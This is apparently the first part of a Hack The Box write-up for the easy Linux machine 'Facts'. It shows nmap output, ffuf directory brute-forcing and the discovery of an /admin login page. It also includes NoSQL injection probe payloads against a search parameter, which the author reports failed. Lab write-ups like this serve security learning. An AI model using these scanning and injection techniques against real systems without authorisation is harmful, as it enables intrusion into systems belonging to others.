

Facts — Hack The Box Writeup (Linux, Easy)
“A machine that teaches you everything about facts… except the fact that most of the answers were basically handed to you.”
1. Initial Recon
We start with the usual ritual sacrifice to Nmap:
nmap -p- -sS -sV --min-rate 10000 --open -n -Pn 10.129.41.13Output
┌──(mensi㉿kali)-[~/Desktop]└─$ nmap -p- -sS -sV --min-rate 10000 --open -n -Pn 10.129.41.13Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 14:48 -0400Nmap scan report for 10.129.41.13Host is up (0.18s latency).Not shown: 65532 closed tcp ports (reset)PORT      STATE SERVICE VERSION22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)80/tcp    open  http    nginx 1.26.3 (Ubuntu)54321/tcp open  http    Golang net/http server1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port54321-TCP:V=7.98%I=7%D=4/27%Time=69EFAF8B%P=x86_64-pc-linux-gnu%r(GSF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\SF:x20Request")%r(GetRequest,2B0,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nAcSF:cept-Ranges:\x20bytes\r\nContent-Length:\x20276\r\nContent-Type:\x20appSF:lication/xml\r\nServer:\x20MinIO\r\nStrict-Transport-Security:\x20max-aSF:ge=31536000;\x20includeSubDomains\r\nVary:\x20Origin\r\nX-Amz-Id-2:\x20SF:dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8\r\nX-ASF:mz-Request-Id:\x2018AA4B3BFDC769C1\r\nX-Content-Type-Options:\x20nosnifSF:f\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Mon,\x2027\x20ApSF:r\x202026\x2018:48:43\x20GMT\r\n\r\n<\?xml\x20version=\"1\.0\"\x20encodSF:ing=\"UTF-8\"\?>\n<Error><Code>InvalidRequest</Code><Message>Invalid\x2SF:0Request\x20\(invalid\x20argument\)</Message><Resource>/</Resource><ReqSF:uestId>18AA4B3BFDC769C1</RequestId><HostId>dd9025bab4ad464b049177c95eb6SF:ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>")%r(HTTPOptions,5SF:9,"HTTP/1\.0\x20200\x20OK\r\nVary:\x20Origin\r\nDate:\x20Mon,\x2027\x20SF:Apr\x202026\x2018:48:44\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPSF:Request,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20textSF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20RSF:equest")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20SF:Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20RequestSF:\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20cloSF:se\r\n\r\n400\x20Bad\x20Request")%r(FourOhFourRequest,2CB,"HTTP/1\.0\x2SF:0400\x20Bad\x20Request\r\nAccept-Ranges:\x20bytes\r\nContent-Length:\x2SF:0303\r\nContent-Type:\x20application/xml\r\nServer:\x20MinIO\r\nStrict-SF:Transport-Security:\x20max-age=31536000;\x20includeSubDomains\r\nVary:\SF:x20Origin\r\nX-Amz-Id-2:\x20dd9025bab4ad464b049177c95eb6ebf374d3b3fd1afSF:9251148b658df7ac2e3e8\r\nX-Amz-Request-Id:\x2018AA4B40828B770D\r\nX-ConSF:tent-Type-Options:\x20nosniff\r\nX-Xss-Protection:\x201;\x20mode=block\SF:r\nDate:\x20Mon,\x2027\x20Apr\x202026\x2018:49:03\x20GMT\r\n\r\n<\?xml\SF:x20version=\"1\.0\"\x20encoding=\"UTF-8\"\?>\n<Error><Code>InvalidRequeSF:st</Code><Message>Invalid\x20Request\x20\(invalid\x20argument\)</MessagSF:e><Resource>/nice\x20ports,/Trinity\.txt\.bak</Resource><RequestId>18AASF:4B40828B770D</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fSF:d1af9251148b658df7ac2e3e8</HostId></Error>");Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 45.78 seconds
┌──(mensi㉿kali)-[~/Desktop]└─$
Open ports discovered:
- 22/tcp → SSH (OpenSSH 9.9)
- 80/tcp → HTTP (nginx 1.26.3)
- 54321/tcp → Unknown (MinIO)
At this point, we already know:
“If you see MinIO in HTB, you are either about to win or suffer deeply.”
2. Web Enumeration
We add the target:
echo "10.129.41.13 facts.htb" | sudo tee -a /etc/hostsVisiting:
http://facts.htb
We are greeted with:
- A facts website
- Corporate motivational quotes
- And the feeling that nothing is vulnerable
Classic deception arc.

3. Dead End: Search Parameter Abuse Attempts
This is where the suffering begins.

I immediately assume:
“search = injectable = life is easy”
First test
http://facts.htb/search?q=AnimalWorks normally. No surprises.


Attempt 1: Basic injection probing
http://facts.htb/search?q[$ne]=nullResult:
- Server behaves inconsistently
- No clear output
- No bypass

Attempt 2: Regex injection
http://facts.htb/search?q[$regex]=.*Result:
- Internal server error
- Application breaks silently
So we think:
“Nice, we broke it, we are smart.”
But nothing useful comes out.
Attempt 3: JSON escaping chaos
http://facts.htb/search?q={\"$ne\":null}"Result:
- Still no bypass
- Still no data leak
- Just server confusion and sadness

Final realization
The search endpoint is:
- injectable in behavior
- but not exploitable for data extraction at this stage
So we move on.
“We tried NoSQL injection. The server tried emotional damage.”
4. Directory Enumeration (ffuf)
After checking the website manually and playing with the /search endpoint, I decided to do what every HTB player does when the web app looks too clean:
Spam it with wordlists until it confesses.
I ran ffuf to enumerate hidden directories:
ffuf -u http://facts.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 50
After a bit of brute-forcing, an interesting endpoint showed up:
/admin [Status: 302]A redirect is always suspicious, because it usually means:
- login panel
- admin dashboard
- or a developer who trusted users way too much
Opening it in the browser revealed the admin login page, confirming that we had discovered a privileged section of the application.
This led directly to the next stage of enumeration.
5. Admin Login & CMS Identification
After discovering /admin, I followed the redirect and landed directly on the admin login page.

At first glance it looked like a normal authentication portal, offering both Login and Register options. Since credentials were not provided, I went for the classic HTB approach:
If you can’t log in, just become a user.
So I registered a new account and successfully logged in.


